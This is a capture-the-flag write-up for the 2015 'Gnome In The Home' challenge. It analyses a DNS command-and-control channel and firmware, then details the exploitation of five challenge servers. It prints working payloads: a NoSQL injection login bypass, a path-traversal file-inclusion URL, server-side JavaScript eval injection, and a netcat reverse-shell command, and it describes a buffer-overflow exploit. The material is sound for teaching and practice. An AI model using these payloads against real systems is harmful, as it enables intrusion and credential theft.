Gnome In The Home Investigation

2015

Documentation Conventions

Shell commands (including reverse shells) are displayed in grey boxes.

```
Shell commands
```

File contents are displayed in yellow boxes.

```
File Content
```

Command output (including interactive command input) are displayed in green boxes:

```
Command Output / Interactive commands
```

Questions

1) Which commands are sent across the Gnome's command-and-control channel?

The Gnome sent UDP packets on port 53, which were formatted as DNS queries for cmd.sg1.atnascorp.com to the SuperGnome (SG) at 52.2.229.189.

```
22  18:28:04.57 10.42.0.18        52.2.229.189   DNS     131  Standard query 0x364b  TXT cmd.sg1.atnascorp.com
23  18:28:04.64 AsustekC_cf:b0:6a Broadcast      802.11  234  Beacon frame, SN=971, FN=0, Flags=........, BI=100, SSID=December

▸ Internet Protocol Version 4, Src: 10.42.0.18 (10.42.0.18), Dst: 52.2.229.189 (52.2.229.189)
▸ User Datagram Protocol, Src Port: 48255 (48255), Dst Port: 53 (53)
▾ Domain Name System (query)
    [Response In: 26]
    Transaction ID: 0x364b
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ cmd.sg1.atnascorp.com: type TXT, class IN
        Name: cmd.sg1.atnascorp.com
        [Name Length: 21]
        [Label Count: 4]
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)

0000  00 00 1e 00 2e 40 00 a0  20 08 00 a0 20 08 00 00   .....@..  ... ...
0010  00 6c 6c 09 c0 00 f6 00  00 00 f2 00 f6 01 88 00   .ll..... ........
0020  24 00 7c 7a 91 66 d4 3d  00 c0 ca 76 c7 22 7a b3   $.|z.f.= ...v."z.
0030  b6 5e a4 3f 20 a9 00 00  aa aa 03 00 00 00 08 00   .^.? ... ........
0040  45 00 00 43 18 f2 40 00  40 11 fd bc 0a 2a 00 12   E..C..@. @....*..
0050  34 02 e5 bd bc 7f 00 35  00 2f d3 34 36 4b 01 00   4......5 ./.46K..
0060  00 01 00 00 00 00 00 00  03 63 6d 64 03 73 67 31   ........ .cmd.sg1
0070  09 61 74 6e 61 73 63 6f  72 70 03 63 6f 6d 00 00   .atnasco rp.com..
0080  10 00 01                                           ...
```

The SuperGnome responded with base64 encoded commands. There were three categories of command: NONE, EXEC and FILE, detailed further below. With the exception of the NONE command, the Gnome responded with what appears to be the base64 encoded output of the command or file contents. The specifc commands sent were:

- NONE:
- EXEC:cat /tmp/iwlistscan.txt
- EXEC:iwconfig
- FILE:/root/Pictures/snapshot_CURRENT.jpg

Further Detail:

The PCAP file was initially analysed in Wireshark. I developed a short SCAPY script to extract the C2 traffic, and decode it (base64) (as Josh Dosis hadn't developed and shared his script at the point I completed this).

A Command and Control (C2) channel was identified, which was masquerading as DNS traffic : UDP traffic on port 53. Command & Control traffic was observed between the Gnome (10.42.0.18 : private address) and 52.2.229.189. 52.2.229.189 resolves to a server in the amazon cloud: ec2-52-2-229-189.compute-1.amazonaws.com

```
nslookup 52.2.229.189
```

```
ec2-52-2-229-189.compute-1.amazonaws.com
```

Full details of extracted commands and responses are detailed in Appendix -> Gnome PCAP Command Analysis

2) What image appears in the photo the Gnome sent across the channel from the Dosis home?

The below image, of what appears to be the Dosis children's bedroom, is watermarked with the text 'GnomeNet-NorthAmerica', was carved from the PCAP file (base64 decoded, and fragments combined).

3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

Operating System	OpenWRT r47650 (Embedded Linux)
CPU	32-bit ARM
Web Framework	NodeJS

Further Detail:

etc/openwrt_release indicates the embedded operating system is bleeding edge, release of OpenWRT, and that the version is r47650

CPU was identified by binwalk, and use of “file” command on system binaries.

NodeJS was identified by the service initialisation script: /etc/init.d/nodejs , and contents of /www

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

The database engine being used is MongoDB. It was identified by the presence of a service initialisation script: etc/init.d/mongod, config file: /etc/mongod.conf, and connection string in /www/app.js .

```
var db = monk('gnome:KTt9C1SljNKDiobKKro926frc@localhost:27017/gnome')
```

The database files were located in /opt/mongodb/

User details extracted from the database:

Username	Password	User Level
User	user	10
Admin	SittingOnAShelf	100

User details could be crudely extracted from the database using strings command:

```
strings opt/mongodb/gnome.0
...
username
user
password
user
user_level
username
admin
password
SittingOnAShelf
...
```

Database details were more cleanly examined by installing mongo, and using the mongo client to query the database

```
> db.users.find()
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
> db.system.indexes.find()
{ "v" : 1, "name" : "_id_", "key" : { "_id" : 1 }, "ns" : "gnome.cameras" }
{ "v" : 1, "name" : "_id_", "key" : { "_id" : 1 }, "ns" : "gnome.settings" }
{ "v" : 1, "name" : "_id_", "key" : { "_id" : 1 }, "ns" : "gnome.status" }
{ "v" : 1, "name" : "_id_", "key" : { "_id" : 1 }, "ns" : "gnome.users" }
> db.status.find()
{ "_id" : ObjectId("56421153b0aa2a3be47a2d04"), "sg-avail" : 5, "sg-up" : 5, "gnomes-avail" : 1733315, "gnomes-up" :
1653325, "backbone" : "UP", "storage" : 1353235, "memory" : 835325, "last-update" : 1447170332 }
{ "_id" : ObjectId("564212abb0aa2a3be47a2d05"), "sg-avail" : 5, "sg-up" : 5, "gnomes-avail" : 1733315, "gnomes-up" :
1653325, "backbone" : "UP", "storage" : 1353235, "memory" : 835325, "last-update" : 1447170395 }
> db.settings.find()
{ "_id" : ObjectId("562269a1b6e8d3a99a07300c"), "setting" : "Current config file:", "value" :
"./tmp/e31faee/cfg/sg.01.v1339.cfg" }
{ "_id" : ObjectId("562269b2b6e8d3a99a07300d"), "setting" : "Allow new subordinates?:", "value" : "YES" }
{ "_id" : ObjectId("562269e0b6e8d3a99a07300e"), "setting" : "Camera monitoring?:", "value" : "YES" }
{ "_id" : ObjectId("562269e9b6e8d3a99a07300f"), "setting" : "Audio monitoring?:", "value" : "YES" }
{ "_id" : ObjectId("562269f3b6e8d3a99a073010"), "setting" : "Camera update rate:", "value" : "60min" }
{ "_id" : ObjectId("56226a03b6e8d3a99a073011"), "setting" : "Gnome mode:", "value" : "SuperGnome" }
{ "_id" : ObjectId("56226a0db6e8d3a99a073012"), "setting" : "Gnome name:", "value" : "SG-01" }
{ "_id" : ObjectId("56226a1bb6e8d3a99a073013"), "setting" : "Allow file uploads?:", "value" : "YES" }
{ "_id" : ObjectId("56226a2ab6e8d3a99a073014"), "setting" : "Allowed file formats:", "value" : ".png" }
{ "_id" : ObjectId("56226a38b6e8d3a99a073015"), "setting" : "Allowed file size:", "value" : "512kb" }
{ "_id" : ObjectId("56226a47b6e8d3a99a073016"), "setting" : "Files directory:", "value" : "/gnome/1/files/" }
> db.cameras.find()
{ "_id" : ObjectId("56225c994a37f7d48337b9be"), "cameraid" : 1, "tz" : -5, "status" : "online" }
{ "_id" : ObjectId("56225ca84a37f7d48337b9bf"), "cameraid" : 2, "tz" : 5, "status" : "online" }
{ "_id" : ObjectId("563606624f51b1c4472f365e"), "cameraid" : 3, "tz" : -5, "status" : "online" }
{ "_id" : ObjectId("563606834f51b1c4472f365f"), "cameraid" : 4, "tz" : -5, "status" : "online" }
{ "_id" : ObjectId("563606a14f51b1c4472f3660"), "cameraid" : 5, "tz" : -8, "status" : "online" }
{ "_id" : ObjectId("563606e84f51b1c4472f3661"), "cameraid" : 6, "tz" : 9, "status" : "online" }
{ "_id" : ObjectId("56433d16ed9881a101c95422"), "cameraid" : 7, "tz" : -5, "status" : "online" }
{ "_id" : ObjectId("56433d1aed9881a101c95423"), "cameraid" : 9, "tz" : -4, "status" : "online" }
{ "_id" : ObjectId("56433d1bed9881a101c95424"), "cameraid" : 8, "tz" : -6, "status" : "online" }
{ "_id" : ObjectId("56433d28ed9881a101c95425"), "cameraid" : 10, "tz" : -5, "status" : "online" }
{ "_id" : ObjectId("56433d2bed9881a101c95426"), "cameraid" : 11, "tz" : 6, "status" : "online" }
{ "_id" : ObjectId("56433d2fed9881a101c95427"), "cameraid" : 12, "tz" : 7, "status" : "online" }
```

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?

Host	IP
SG01	52.2.229.189
SG02	52.34.3.80
SG03	52.64.191.71
SG04	52.192.152.132
SG05	54.233.105.81

SG01 IP (52.2.229.189) was identified from the PCAP analysis, and /etc/hosts file from the firmware. Searching for this IP in Shodan reveals a unique looking X-Powered-By string “GIYH::SuperGnome by AtnasCorp”, which was then used to search on Shodan to identify the other SuperGnomes

https://www.shodan.io/search?query=X-Powered-By%3A+GIYH%3A%3ASuperGnome+by+AtnasCorp

Tom Hessman confirmed the five SuperGnomes were in scope: “Yes! xxx.xxx.xxx.xxx is in scope. Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.”

Yes! 52.34.3.80 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
s167

Yes! 52.64.191.71 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
s167

Yes! 52.192.152.132 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
s167

Yes! 54.233.105.81 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.
s167

6) Where is each SuperGnome located geographically?

Geographic location was verified through shodan.io and geoipview.com

Host	IP	Location
SG01	52.2.229.189	United States, Ashburn
SG02	52.34.3.80	United States, Boardman
SG03	52.64.191.71	Australia, Sydney
SG04	52.192.152.132	Japan, Tokyo
SG05	54.233.105.81	Brazil, Paulo

GIYH::ADMIN PORT V.01
52.34.3.80
ec2-52-34-3-80.us-west-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-29 14:18:52 GMT
United States, Boardman
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by **AtnasCorp**
Set-Cookie: sessionid=l1al0tOJMYvtB9QZZ8lw; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-hpnbKXG/RjF1+aZGuZ77Mg"
Date: Tue, 29 Dec 2015 14:18:34 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01
54.233.105.81
ec2-54-233-105-81.sa-east-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-17 15:30:08 GMT
Brazil
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by **AtnasCorp**
Set-Cookie: sessionid=ydOKn9ObS1NfLLNGNn2x; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-ViPzOnkT4Luz/Fn1ww80jg"
Date: Thu, 17 Dec 2015 15:30:04 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01
52.192.152.132
ec2-52-192-152-132.ap-northeast-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-14 18:41:32 GMT
Japan, Tokyo
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by **AtnasCorp**
Set-Cookie: sessionid=hF0I22NapgjBDOWNnHQN; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-nAsgWMyW71xFDMvQfBUdQw"
Date: Mon, 14 Dec 2015 18:41:29 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01
52.2.229.189
ec2-52-2-229-189.compute-1.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:31 GMT
United States, Ashburn
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by **AtnasCorp**
Set-Cookie: sessionid=s6nuccASPPyu18sqVOji; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-OGOkFF0jqkiCqPkx06ssVw"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01
52.64.191.71
ec2-52-64-191-71.ap-southeast-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
Australia, Sydney
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by **AtnasCorp**
Set-Cookie: sessionid=TVAG3lutgC5jiqa2jKKj; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-/gDmdagSwkbxjpd2hl3jEQ"
Date: Wed, 09 Dec 2015 21:32:29 GMT
Connection: keep-alive

7) Please describe the vulnerabilities you discovered in the Gnome firmware.

A number of vulnerabilities exist in www/routes/index.js .

The database query for the login uses unsanitised user input, there is therefore no guarantee that this contains a string. By crafting the content the query can be manipulated so that instead of requiring the password field be evaluated for equivalency, it could instead be modified to test whether the password evaluated as greater than an empty string. The result of this being authentication bypass.

```
// LOGIN POST
router.post('/', function(req, res, next) {
  var db = req.db;
  var msgs = [];
  db.get('users').findOne({username: req.body.username, password: req.body.password},
function (err, user) { // STUART: Removed this in favor of below.  Really guys?
  //db.get('users').findOne({username: (req.body.username || "").toString(10),
password: (req.body.password || "").toString(10)}, function (err, user) { // LOUISE:
allow passwords longer than 10 chars
    if (err || !user) {
      console.log('Invalid username and password: ' + req.body.username + '/' +
req.body.password);
      msgs.push('Invalid username or password!');
      res.msgs = msgs;
      res.render('index', { title: 'GIYH::ADMIN PORT V.01', session:
sessions[req.cookies.sessionid], res: res });
    } else {
      sessionid = gen_session();
      sessions[sessionid] = { username: user.username, logged in: true, user level:
user.user_level };
      console.log("User level:" + user.user_level);
      res.cookie('sessionid', sessionid);
      res.writeHead(301,{ Location: '/' });
      res.end();
    }
  });
});
```

The settings upload functionality is likely to fail to upload files due to a check that requires a very large amount of free space on the root ("/") partition. Prior to this disk space check, a directory is created. The code calls the newdir function to create a pseudo-random directory name, which in principle is good as this makes the directory name hard to predict. However, it appends a user supplied value "filen" (for destination file name), without any input sanitisation. Using the concatenated string it gets the index of the last '/'. The user could therefore supply a string which includes a / to allow them to create a directory that they control the naming of. The function then also returns the path of the directory it has created to the user, which is a significant information disclosure that will aid greatly in exploiting this.

It would have been safer to:

- Not append filen to dirname, so that directory creation was entirely free from influence by user supplied information.
- Not allowing user supplied input to control the file naming would also be recommended; if this was essential then good input validation is required, to ensure that this cannot be missused.
- Not disclose name of created directory to user

It would also be recommended that application logic was improved so that directory is not created before free space check

```
// SETTINGS UPLOAD
router.post('/settings', function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_level > 99) {
// AUGGIE: settings upload allowed for admins (admins are 100, currently)
    var filen = req.body.filen;
    var dirname = '/gnome/www/public/upload/' + newdir() + '/' + filen;
    var msgs = [];
    var free = 0;
    disk.check('/', function(e, info) {
      free = info.free;
    });
    try {
      fs.mknewdir(dirname.substr(0,dirname.lastIndexOf('/')));
      msgs.push('Dir ' + dirname.substr(0,dirname.lastIndexOf('/')) + '/ created
successfully!');
    } catch(e) {
      if (e.code != 'EEXIST')
        throw e;
    }
    if (free < 99999999999) { // AUGGIE: I think this is breaking uploads?  Stuart why
did you set this so high?
      msgs.push('Insufficient space!  File creation error!');
    }
    res.msgs = msgs;
    next();
  } else
    res.render('index', { title: 'GIYH::ADMIN PORT V.01', session: sessions[sessionid],
res: res });
});
```

The File Upload function eval's user supplied input. Eval is sometimes used for convenience, however it is extremely dangerous, as the input will be executed. Doing this with unsanitised user supplied input is especially bad. In this instance, the eval is expected to receive a specific image postprocessing instruction, however, any arbitrary user supplied input could be supplied, allowing Server Side JavaScript (SSJS) injection and the execution of arbitrary user supplied commands.

It would be safer to not use eval. Instead a switch statement or series of "if else" statements should be used to match input against known valid options, ensuring that only intended code can be executed.

```
// FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_level > 99) {
// NEDFORD: this should be 99 not 100 so admins can upload
    var msgs = [];
    file = req.file.buffer;
    if (req.file.mimetype === 'image/png') {
      msgs.push('Upload successful.');
      var postproc_syntax = req.body.postproc;
      console.log("File upload syntax:" + postproc_syntax);
      if (postproc_syntax != 'none' && postproc_syntax !== undefined) {
        msgs.push('Executing post process...');
        var result;
        d.run(function() {
          result = eval('(' + postproc_syntax + ')');
        });
        // STUART: (WIP) working to improve image uploads to do some post processing.
        msgs.push('Post process result: ' + result);
      }
      msgs.push('File pending super-admin approval.');
      res.msgs = msgs;
    } else {
      msgs.push('File not one of the approved formats: .png');
      res.msgs = msgs;
    }
  } else
    res.render('index', { title: 'GIYH::ADMIN PORT V.01', session: sessions[sessionid],
res: res });
  next();
});
```

The Camera Viewer function poorly validates the user supplied input (intended to be number of camera image). A commented out version of the code, only checks for the presence of .png somewhere in the URL (and only appends it if it's not present somewhere in the string).

It would be safer to validate that this was an integer (assuming all camera images are named in the form <integer>.png), and append the .png in the code. If naming needed to be more flexible to allow non-integer characters, then a whitelist of expected characters and/or regular expression could be used to validate the input; failing that a blacklist of unsafe characters could be used to validate the input.

```
// CAMERA VIEWER
// STUART: Note: to limit disclosure issues, this code checks to make sure the user
asked for a .png file
router.get('/cam', function(req, res, next) {
  var camera = unescape(req.query.camera);
  // check for .png
  //if (camera.indexOf('.png') == -1) // STUART: Removing this...I think this is a
better solution... right?
  camera = camera + '.png'; // add .png if its not found
  console.log("Cam:" + camera);
  fs.access('./public/images/' + camera, fs.F_OK | fs.R_OK, function(e) {
    if (e) {
            res.end('File ./public/images/' + camera + ' does not exist or access
denied!');
    }
  });
  fs.readFile('./public/images/' + camera, function (e, data) {
    res.end(data);
  });
});
```

The sgstatd binary was also indentified as a potentially interesting target, as comments in the initialisation script suggest there is a bug with the service startup. Development that is being rushed to meet a shipping date may have an increased likelihood of containing vulnerabilities. Source code has not been found in firmware, so this was noted as a possible area to revisit later.

```
#!/bin/sh /etc/rc.common
# BUGID: 570523-1
# OWNER: STUART
#  LOUISE: The sgstatd process fails to start on the Gnome hardware.
#  LOUISE: I rewrote the startup script, testing in DEV works fine. Closing ticket.
#  LOUISE changed status from OPEN to CLOSED
#  AUGGIE: Process still fails to startup, re-opening ticket.
#  AUGGIE changed status from CLOSED to OPEN
#  LOUISE: It works just find in DEV Auggie.
#  NEDFORD: Confirm process fails to startup, delegate to Stuart for resolution.
#  LOUISE: Status on this Stuart?
#  NEDFORD changed owner from LOUISE to STUART
#  NEDFORD: Can we get a status on this Stuart?
#  NEDFORD: Can we get a status on this Stuart?
#  LOUISE: Blocking on this ticket, we may have to ship without resolution.
```

8) Describe the technique you used to gain access to each SuperGnome's gnome.conf file

A detailed technical description of how access was obtained to each SuperGnome, and the actions taken to analyse it, can be found in Appendix -> SuperGnome Analysis.

SG01 : 52.2.229.189

SG01 was accessed by logging into the "GIYH Administrative Portal" (http://52.2.229.189:80), using the admin credentials obtained from the Firmware analysis. Using these credentials it was possible to download the gnome.conf, along with other files.


```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SG02 : 52.34.3.80

To gain access to SG02's gnome.conf, after logging into the "GIYH Administrative Portal", two vulnerabilities were exploited. Both vulnerabilities stemmed from the failure to adequately validate/sanitise user supplied input.

The settings upload functionality was exploited to create a directory named .png , by supplying a "Destination File Name" (filen) of .png/

```
POST /settings HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/settings
Cookie: sessionid=mNNqBjaDq45rDQqmLJ5O
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

filen=.png%2F&file=1_1.png
```



A Local File Inclusion (LFI) vulnerability within the Camera Viewer functionality was exploited to access the gnome.conf (and other files). The filename string was checked for the presence of .png, to satisfy this check the path created earlier in our Settings upload ("/gnome/www/public/upload/HwWxqGgV/.png/"), is utilised in the URL:

```
http://52.34.3.80/cam?camera=../upload/HwWxqGgV/.png/../../../../files/gnome.conf
```

which returns the SG02 gnome.conf:

```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SG03 : 52.64.191.71

This was the only server that the admin/SittingOnAShelf credentials obtained from the firmware analysis were not valid on.

Access to SG03 was gained through the exploitation of an authenitcaiton bypass vulnerability using NoSQL injection. A logon request with a Content-Type of “application/json”, was submitted, where instead of supplying a string literal as the application anticipated, a JSON object: {"$gt": ""} , was supplied. This manipulated the query structure, so instead of testing a string for equivalency with the password stored in the database, the query now “tested” that the password stored in the database evaluated as greater than a blank string.

To achieve this the BURP interception proxy was used to submit a modified logon request:

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/
Cookie: sessionid=GQ2OpFf7HiYaUWdmM46v
Connection: keep-alive
Content-Type: application/json
Content-Length: 61

{
    "username": "admin",
    "password": {"$gt": ""}
}
```

Having bypassed authentication, and obtained a session as the admin user, I was able to download the gnome.conf (and other files):

```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

The admin password for SG03, was enumerated using a Perl script I wrote (details in Appendix -> SuperGnome Analysis -> SG03 : 52.192.152.132) .

Username: admin
Password: StillSittingOnAShelf!

SG04 : 52.192.152.132

Access was gained to SG04 by logging into the “GIYH Administrative Portal” with the admin credentials obtained from the firmware, and exploiting a Server Side JavaScript (SSJS) injection vulnerability in the File Upload function. The BURP repeater was used to submit modified requests, such as:

```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=s93YsxrgJEzA3Go0vAYR
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------168580957612886480971691133 2
Content-Length: 456

-----------------------------168580957612886480971691133 2
Content-Disposition: form-data; name="postproc"

fs.readFileSync('/gnome/www/files/gnome.conf')
-----------------------------168580957612886480971691133 2
Content-Disposition: form-data; name="file"; filename="1_1.png"
Content-Type: image/png

%PNG

```

Which returned the contents of the gnome.conf:

```
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Significant further exploitation was performed, described in detail Appendix -> SuperGnome Analysis -> SG04 : 52.192.152.132 , the highlights are:

Binary files were retrieved by base64 encoding them:

```
new Buffer(fs.readFileSync('/gnome/www/files/20151203133815.zip')).toString('base64')
```

Changing the logged in user:

```
sessions[sessionid].username = 'nedford'
```

The retrieval of an additional login account, from the database. Username: Nedford , Password: AllIWantForXmasIsYourPresents , which had the rights to download files through the GIYH Administrative Portal

```
req.db.get('users').find({}).each(function(dbres){ fs.appendFileSync('/tmp/s167_data',
"\n" + dbres.username + " " + dbres.password + "\n") })
```

The creation of a reverse shell with:

```
require('child_process').exec('/bin/nc.traditional -e /bin/sh <my-server-ip> 11111')
```

```
hostname
sg4
whoami
gnome-admin
echo "Greetings from Paul Beckett. Finally popped a shell over here :)" > /tmp/_a_friendly_messsage_from_the_United_Kingdom
cat /tmp/_a_friendly_messsage_from_the_United_Kingdom
Greetings from Paul Beckett. Finally popped a shell over here :)
```

SG05 : 54.233.105.81

Access was gained to SG05 by exploiting a Buffer Overflow vulnerability in sgstatd.

sgstatd had been previously identified as a possible target from the analysis of the firmware dump. Comments in the initialisation script indicated it was failing to start, and that they might be unable to fix it before the shipping deadline. Rushed development to meet a deadline, might have an increased likelihood to have inadequate quality-control / testing, increasing the likelihood of bugs and vulnerabilities.

Examination of sgstatd's source code (obtained from the "files" section of the other SuperGnomes), revealed a buffer overflow vulnerability in the sgstatd function, which read 200 characters of data into a variable that could only accept 100 characters.

```
char bin[100];
...
sgnet_readn(sd, &bin, 200);
```

Using netcat to connect, it was confirmed that sgstatd was running on TCP port 4242 of SG05, and the vulnerable "Hidden Command" was available.

The sgstatd binary from the firmware dump was used to analyse the application's behaviour, and develop an exploit.

Using gdb, the sgstatd and sgnet_readn functions were disassembled. A breakpoint was set near the end of the sgnet_readn function. The position of the canary was then established by submitting 100 characters of input triggering the breakpoint, and reading the memory starting at the esp register.

Using ROPgadget and gdp, the address of a "jmp esp" instruction was identified. This was needed in order to be able to jump to my shellcode, and defeat Adress Space Layout Randomisation (ASLR).

A python script was developed to send junk data + canary + pattern (created using Metasploit's pattern_create tool). This allowed me to identify the position of the return pointer.

A second python script was then used to send:

junk data + canary + padding + jmp esp address + noopsled + exploit

The choice of exploit code used was limited by the 84 bytes of space available. A 72 byte explot, based on shellcode from http://shell-storm.org/shellcode/files/shellcode-838.php , was used to launch a reverse shell, connecting back to a netcat listener on an EC2 server I controlled.

The SuperGnome OS had been previously identified by examination of /etc/ contents, and in particular /etc/os-release. After testing in a local VM, and on a Ubuntu 14.04 server I created on Amazon EC2 (to match environment of SuperGnomes, the exploit was sucesfully launched against SG05, providing a reverse shell which allowed the extraction of the gnome.conf

```
Gnome Serial Number: 4CKL3R43V4
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-05
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

The SuperGnome administrator was identified as Stuart from a comment in /gnome/www/routes/index.js

```
//files upload only for SG-manager (Stuart)
```

And is presumed to be the owner of an additional administrative account, with the username sims , and the password IAmTheRealGrinch!

```
echo "db.users.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
{ "_id" : ObjectId("5647438777cb0339cd14fd09"), "username" : "sims", "password" : "IAmTheRealGrinch!", "user_level" : 100 }
bye
```

Gnome.conf files

	SG01	SG02	SG03	SG04	SG05
Gnome Serial Number	NCC1701	XKCD988	THX1138	BU22_1729_2716057	4CKL3R43V4
Current config file	./tmp/e31faee/cfg/sg.01.v1339.cfg				
Allow new subordinates?	YES				
Camera monitoring?	YES				
Audio monitoring?	YES				
Camera update rate	60min				
Gnome mode	SuperGnome				
Gnome name	SG-01	SG-02	SG-03	SG-04	SG-05
Allow file uploads?	YES				
Allowed file formats	.png				
Allowed file size	512kb				
Files directory	/gnome/www/files/				

Gnome.conf files are identical with the exception of the Gnome name, and serial number.

Serial Numbers

SG01 : NCC1701 : USS Enterprise

SG02 : XKCD988 : XKCD Comic – 20 most played Christmas songs by decade of release

SG03 : THX1138 : George Lucas's feature film debut

SG04 : BU22_1729_2716057 : Bender, Futurama : Bender-Unit 22, Serial# 1729 ID# 2716057

SG05 : 4CKL3R43V4 : Leet for: A Christmas Killer Forever

